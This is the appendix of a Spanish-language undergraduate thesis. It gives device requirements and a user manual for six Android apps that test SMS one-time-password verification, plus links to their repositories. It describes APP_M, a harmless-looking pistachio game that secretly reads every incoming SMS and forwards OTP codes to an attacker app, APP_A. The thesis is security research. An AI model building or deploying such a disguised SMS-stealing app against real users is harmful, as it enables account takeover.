Para que las aplicaciones funcionen, se debe tener en cuenta los requisitos planteados en los dispositivos móviles, estos son:

- Versión de Android superior a 9.0, recomendando la versión 11 que es con la que se han probado todas las aplicaciones.
- Varios dispositivos con tarjeta SIM y número telefónico funcional, todas las aplicaciones menos la aplicación APP_A necesitan tener una tarjeta SIM o número de teléfono valido.
- Servicio de mensajería SMS activado en el número de teléfono que usen los dispositivos que hagan uso de las aplicaciones servidor S_B y S_F.
- Comprobar que el permiso de las aplicaciones S_B, S_F y APP_M se ha otorgado, sobre todo este último que puede desactivarse sin que el usuario se de cuenta debido a los ajustes de seguridad de algunos dispositivos móviles, como puede ser el ahorro de batería de la aplicación.
- Comprobar los permisos y si es posible usar API REST en la base de datos que se quiere probar.

La aplicación actual funciona en un entorno de bases de datos conectadas por API REST, es por eso que la base de datos que se pruebe debe tener esta funcionalidad.

Cuando se cambia la URL es posible probar otras bases de datos, pero se debe seguir el formato de una URL para que funcione, ya que si no, la aplicación no podrá realizar la conexión y se notificará al usuario a través de un aviso que no se ha podido verificar la conexión por un error en la URL o en la autenticación ya que, si la base de datos requiere algún código de autenticación este debe entregarse en la URL.

También es posible que la autenticación con la base de datos por defecto o, las peticiones que se realizan no se puedan determinar, esto se debe principalmente a que el servicio levantado en la base de datos puede fallar debido a un *timeout* porque se han realizado muchas peticiones en un período corto de tiempo o porque en ese momento el servidor que aloja la base de datos no se encuentra disponible.

Además la conexión hacía la API de Google que se usa para autenticar puede fallar del mismo modo, ya sea por una sobrecarga de peticiones realizadas que deriven en una restricción temporal de las acciones para el usuario, o porque no se encuentren activos.

Y por si se quisiera seguir el trabajo de implementación de nuevas funcionalidades para las aplicaciones, se debe usar una versión de *gradle*[1] superior a la 7.2 para compilar el proyecto, ya que en versiones anteriores pueden generarse fallos en la ejecución de las aplicaciones o, a la hora de construirlas y compilarlas.

[1] herramienta que automatiza la compilación de proyectos, implementada en Android Studio

A.3. Manual de usuario


Para poder realizar los escenarios planteados del proyecto se deben usar las aplicaciones teniendo en cuenta los siguientes casos:

- Siempre debe estar la aplicación servidor (S_B o S_F) encendido antes que las aplicaciones cliente.
- No se deben encender ambos servidores a la vez ya que generan incompatibilidades uno con el otro.
- No se deben usar más de una aplicación cliente a la vez mientras otra está realizando la petición de un código OTP, ya que puede generar errores.
- Si se cambia la URL de la base de datos para probar otros servidores, se debe verificar que se pueden realizar peticiones API REST a esta base de datos, ya que si no las aplicaciones fallarán.


A.3.1. Aplicaciones Servidor

Estas aplicaciones son S_B y S_F. El funcionamiento de los servidores es muy sencillo ya que solo se debe ejecutar y ya, según los datos que reciba, ejecutará las peticiones oportunas. Igualmente, ambos servidores cuentan con varios botones muy interesantes, el primero es el botón de BORRAR DATOS, este botón sirve para borrar los datos que contenga el canal de comunicación y se usa cuando no este funcionando correctamente el servidor debido a que no se han seguido los pasos indicados anteriormente o porque alguna de las peticiones ha fallado por error de la base de datos o del propio dispositivo.


El segundo botón es el botón NUEVA BD, este botón se ha implementado tanto en las aplicaciones cliente como en ambos servidores, y su principal funcionalidad es la de poder introducir la URL de una nueva base de datos para que el usuario pruebe la aplicación con su sistema en vez de con el que se usa por defecto, claro está que para que funcionen los escenarios, se debe introducir una URL válida y que se encuentre activa, y, si la base de datos requiere de algún código de autenticación este debe entregarse en la URL.




(a) Pantalla Principal S_B



(b) Pantalla Principal S_B



(c) Ventana emergente al pulsar NUEVA BD en S_B



(d) Ventana emergente al pulsar NUEVA BD en S_F


Figura 57: Pantalla principal de los servidores.

A.3.2. Aplicaciones Cliente

Las primeras aplicaciones son APP_B y APP_F. Ambas aplicaciones tienen una interfaz muy similar, y se usan exactamente igual.

En la pantalla inicial se muestran dos botones una vez se ejecuta la aplicación, estos son los botones SELECCIONAR, que despliega una ventana emergente donde el usuario puede seleccionar el número de teléfono con el que puede probar la aplicación, principalmente por si este usuario tuviera más de 1 tarjeta SIM en el dispositivo y quisiera elegir que número usar.

El segundo botón es NUEVA BD, que al igual que con las aplicaciones servidor, sirve para introducir la URL de una nueva base de datos para que el usuario pruebe la aplicación con su sistema en vez de con el que se usa por defecto.




(a) Pantalla principal APP_B

(b) Pantalla principal APP_F


(c) Ventana emergente al pulsar NUEVA BD en APP_B

(d) Ventana emergente al pulsar NUEVA BD en APP_F

Figura 58: Pantalla inicial de APP_B y APP_F.



(a) Ventana emergente al pulsar SELECCIONAR en APP_B



(b) Ventana emergente al pulsar SELECCIONAR en APP_F

(c) Pantalla principal completa de APP_B

(d) Pantalla principal completa de APP_F

Figura 59: Ventana emergente y pantalla inicial completa de APP_B y APP_F.

Una vez se selecciona el número de teléfono, en la parte inferior aparece un nuevo botón llamado CONTINUAR que sirve para acceder a la siguiente pantalla como se muestran en la figura anterior.

En esta nueva pantalla el usuario no debe hacer nada ya que la aplicación se encuentra a la espera de recibir un SMS con el código OTP, que debe enviar la aplicación servidor previamente encendida. Este código se introducirá automáticamente en el recuadro de texto de la parte intermedia.

Es importante destacar que si no se recibe un código OTP es porque el servidor puede no haber aceptado la petición enviada porque no es vulnerable, como se comprobó en el escenario 2 y 3, de las figuras 4 y 6 respectivamente.

(a) Segunda pantalla completa de APP_B

(b) Segunda pantalla completa de APP_F

Figura 60: Segunda pantalla completa de APP_B y APP_F.

Y cuando el código OTP se ha escrito, aparecerá de nuevo en la parte inferior el botón CONTINUAR, que se debe usar para cambiar a la última pantalla de la aplicación.

Está última pantalla de ambas aplicaciones muestra si se ha realizado correctamente la verificación del código OTP.

La forma de verificarlo es a través del token de conexión que se recibe desde las aplicaciones servidor, este token se escribe en la mitad de la pantalla.


(a) Última pantalla completa de APP_B

(b) Segunda pantalla completa de APP_F

Figura 61: Última pantalla completa de APP_B y APP_F.

Ahora se detalla la aplicación cliente APP_M, está aplicación muestra un menú de configuración de Android cuando se ejecuta por primera vez, ya que para que funcione es necesario otorgar este permiso, que se encuentra dentro del apartado Aplicaciones descargadas, y dentro se debe seleccionar la aplicación APP_M. Una vez se ha concedido el permiso se puede acceder a la aplicación sin problema.

Esta aplicación solo tiene una pantalla, que muestra la imagen de un pistacho la cual se puede pulsar y cambia a otra imagen, si el pistacho se pulsa 3 veces, se aumenta en 1 el contador de la parte inferior.



(a) Menú de accesibilidad de Android

(b) Pantalla principal de APP_M


Figura 62: Pantallas de APP_M.

La gracia de esta aplicación se encuentra en lo que ocurre una vez se ha instalado y tiene el permiso concedido. Esta aplicación se encuentra a la escucha de todos los mensajes SMS que reciba, aunque la aplicación se encuentre cerrada, y una vez detecte un SMS que contengan un código OTP y su *hashcode*, se lo enviará a la aplicación APP_A.

Por último, se explicará la aplicación cliente APP_A, está es parecida a las dos aplicaciones anteriores pero tiene unas características especiales que la diferencian de las anteriores.


La pantalla inicial es muy similar a las de las aplicaciones APP_B y APP_F, está pantalla muestra un cuadro de texto en la mitad de la pantalla donde es posible escribir un número de teléfono. El formato de este número se indica en el comentario de la parte superior del cuadrado de texto, y se debe cumplir ya que si no cuando se pulse el botón CONTINUAR, la aplicación mostrará un aviso indicando que el número es incorrecto.

Además de este botón, también se encuentra en la parte superior el botón NUEVA BD, cuya funcionalidad es la misma que para el resto de aplicaciones.




(a) Pantalla inicial

(b) Segunda pantalla



(c) Pantalla final - OTP Erroneo



(d) Pantalla final - OTP Verificado

Figura 63: Pantallas de la aplicación APP_A.

Las particularidades que tiene está aplicación en la segunda pantalla son, que se puede escribir en el cuadro de texto el código OTP, ya que está vez no se escribe automáticamente, y que en la parte inferior se recibirá el mensaje de texto que ha recibido el dispositivo móvil que tiene el número de teléfono que se ha introducido en la primera pantalla, este dispositivo móvil debe tener la aplicación APP_M, ya que si no la aplicación APP_A no podrá recibir los datos del mensaje de texto, ni mostrarlos en la parte inferior.

Por último, cuando se pulsa el botón CONTINUAR de la parte inferior, se comprueba que el OTP que se ha recibido es el que ha enviado el servidor, y si se cambia de pantalla, en esta última pantalla se muestra en la mitad un mensaje de texto con el token de conexión si la verificación ha resultado satisfactoria, y si no, un mensaje de error ya que el código OTP introducido era incorrecto.

Apéndice B

Resumen de enlaces adicionales

Los enlaces de interés en este Trabajo Fin de Grado son principalmente los repositorios de las aplicaciones que se muestran a continuación:

- Repositorios de código de las diferentes APPs:
  - APP_B: `https://github.com/Killearnith/AppBP`.
  - APP_F: `https://github.com/Killearnith/AppF`.
  - APP_A: `https://github.com/Killearnith/AppA`.
  - APP_M: `https://github.com/Killearnith/AppM`.
  - S_B: `https://github.com/Killearnith/ServerSMSRetrieverBi`.
  - S_F: `https://github.com/Killearnith/ServerSMSF`.